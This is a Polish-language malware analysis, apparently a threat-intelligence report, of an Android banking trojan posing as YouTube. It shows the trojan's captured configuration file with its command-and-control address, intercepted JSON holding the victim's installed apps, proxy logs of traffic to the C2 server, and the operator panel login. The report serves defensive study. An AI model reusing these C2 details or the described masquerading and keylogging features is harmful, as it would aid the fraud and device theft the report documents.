
Eskalacja uprawnień po nadaniu uprawnień „ułatwień dostępu”.



Eskalacja uprawnień po nadaniu uprawnień „ułatwień dostępu”.

Aplikacja po zainstalowaniu na urządzeniu i uruchomieniu malware zmienia swoją ikonę na ikonę aplikacji Youtube (przed uruchomieniem jest to Chrome). Uruchomienie aplikacji powoduje wykonanie się złośliwego kodu i pozostawienie działającego programu w tle. Dzięki wcześniej uzyskanym uprawnieniom ignorowania oszczędzania baterii, złośliwy kod nie zostanie uśpiony. Następnie malware uruchamia aplikację Youtube (prawdziwą).

Aplikacja pozyskała uprawnienia do uruchamiania się wraz ze startem systemu. Gdy po uruchomieniu urządzenia, system zostanie odblokowany złośliwa aplikacja się uruchomi, a następnie również uruchomi aplikację Youtube, mimo że użytkownik nie podjął takiej akcji.



Malware zmienił swoją ikone na Youtube.

Start aplikacji Youtube po ponownym uruchomieniu urządzenia.

Analiza artefaktów pozostawionych przez malware na zainfekowanym telefonie wykazała obecność dodatkowych plików w folderze złośliwej aplikacji.

Jednym z takich plików jest settings.xml, który jest plikiem konfiguracyjnym. Zapisana jest w nim aktualna konfiguracja działającego złośliwego oprogramowania. Znajdują się tam:
- adres serwera Command & Control,
- uruchomione funkcjonalności np. Keylogger, aktywne nakładki,
- stan uprawnień administracyjnych,
- package name zainstalowanego trojana.

```
generic_x86_64:/data/data/com.cijaliyuvomolo.joveni/shared_prefs # ls
WebViewChromiumPrefs.xml settings.xml
generic_x86_64:/data/data/com.cijaliyuvomolo.joveni/shared_prefs # cat settings.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="lockDevice">0</string>
    <string name="step2">86</string>
    <string name="checkProtect">2</string>
    <string name="numUrl">14</string>
    <string name="hiddenSMS">0</string>
    <string name="urls"></string>
    <string name="offSound">0</string>
    <string name="hasPermitionTime">1674423468</string>
    <string name="firstStart">true</string>
    <string name="keylogger">0</string>
    <string name="activeInjection"></string>
    <string name="urlAdminPanel">http://193.233.196.2:3434</string>
    <string name="readPush">0</string>
    <string name="step">86</string>
    <string name="clearPush">0</string>
    <string name="applicationId">com.cijaliyuvomolo.joveni</string>
    <string name="hasPermition">false</string>
    <string name="hasNotifPermition">false</string>
</map>
generic_x86_64:/data/data/com.cijaliyuvomolo.joveni/shared_prefs #
```

Przechwycony plik konfiguracyjny na zainfekowanym urządzeniu.


Zarówno analiza statyczna jaki i dynamiczna wykazały, że komunikacja z serwerem zarządzającym odbywa się poprzez przekazywanie sobie zaszyfrowanych za pomocą algorytmu AES-CBC obiektów JSON, wysyłanych i odbieranych przez WebSocket.


```
"category": "JSON",
"class": "org.json.JSONObject",
"method": "put",
"args": "[\"wifiIpAddress\",\"<instance: java.lang.Object, $className: java.lang.String>\"]",
"returnValue": "{\"uid\":\"[redacted]\",\"location\":\"null\",\"batteryLevel\":\"89\
\":\"2\",\"admin\":\"false\",\"screen\":\"true\",\"isKeyguardLocked\":\"false\",\"isDozeMode\":\
"true\",\"notification_permission\":\"false\",\"sms_permission\":\"false\",\"overlay_permission\
```

```
"category": "JSON",
"class": "org.json.JSONObject",
"method": "put",
"args": "[\"apps\",\"<instance: java.lang.Object, $className: org.json.JSONArray>\"]",
"returnValue": "{\"uid\":\"[redacted]\",\"apps\":[\"pl.aliorbank.aib\",\"com.a
android.contacts\",\"com.android.email\",\"com.android.documentsui\",\"com.android.galle
```

```
"category": "JSON",
"class": "org.json.JSONObject",
"method": "put",
"args": "[\"logs\",\"<instance: java.lang.Object, $className: java.lang.String>\"]",
"returnValue": "{\"uid\":\"[redacted]\",\"application\":\"\",\"type\":\"pushlist\"
glish (US) - Android Keyboard (AOSP)\\\"}\"}",
```


Budowane obiekty JSON przechwycone przy użyciu API monitora na zainfekowanym urządzeniu. Obiekty te zostaną zaszyfrowane i przekazane do serwera zarządzającego.



Fragment odszyfrowanej komunikacji pomiędzy zainfekowanym urządzeniem, a serwerem C2 (widoczna odpowiedź 400 na request wygenerowany przez malware).

Filter: Hiding out of scope items

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS
927	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=polling&sid=1oenn	✓		200	483	app	io/			
928	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=polling	✓		200	567	JSON	io/			
929	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=websocket&sid=1oeob	✓		101	474		io/			
930	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=polling&sid=1oeob	✓		200	484	app	io/			
931	http://193.233.196.2:3434	POST	/socket.io/?EIO=3&transport=polling&sid=1oeob	✓		400	539	text	io/			
932	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=polling&sid=1oeob	✓		200	483	app	io/			
933	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=polling	✓		200	567	JSON	io/			
934	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=websocket&sid=1oeov	✓		101	474		io/			
935	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=polling&sid=1oeov	✓		200	484	app	io/			
936	http://193.233.196.2:3434	POST	/socket.io/?EIO=3&transport=polling&sid=1oeov	✓		400	539	text	io/			
937	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=polling&sid=1oeov	✓		200	483	app	io/			
938	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=polling	✓		200	567	JSON	io/			

Request

Pretty Raw Hex

```
GET /socket.io/?EIO=3&transport=polling HTTP/1.1
Accept: */*
Host: 193.233.196.2:3434
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.8.1
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Accept, Authorization, Conte
X-CSRF-Token, Token, session, Origin, Host, Connection, Ac
X-Requested-With
Access-Control-Allow-Methods: POST, OPTIONS, GET, PUT, DEL
Access-Control-Allow-Origin: http://193.233.196.2
Content-Type: application/octet-stream
Date: Sun, 22 Jan 2023 21:57:39 GMT
Content-Length: 87
Connection: close

ÿO{"sid":"1oeov","upgrades":["websocket"],"pingInterval":2
```

Fragment komunikacji pomiedzy zainfekowanym urządzeniem, a serwerem Command & Control.

HOOKBOT PANEL

Niezabezpieczona | 5.42.199.22

Hook

Token

Your private token

Codeword

Codeword

Enter


Select language English

Panel logowania do serwera zarządzającego.

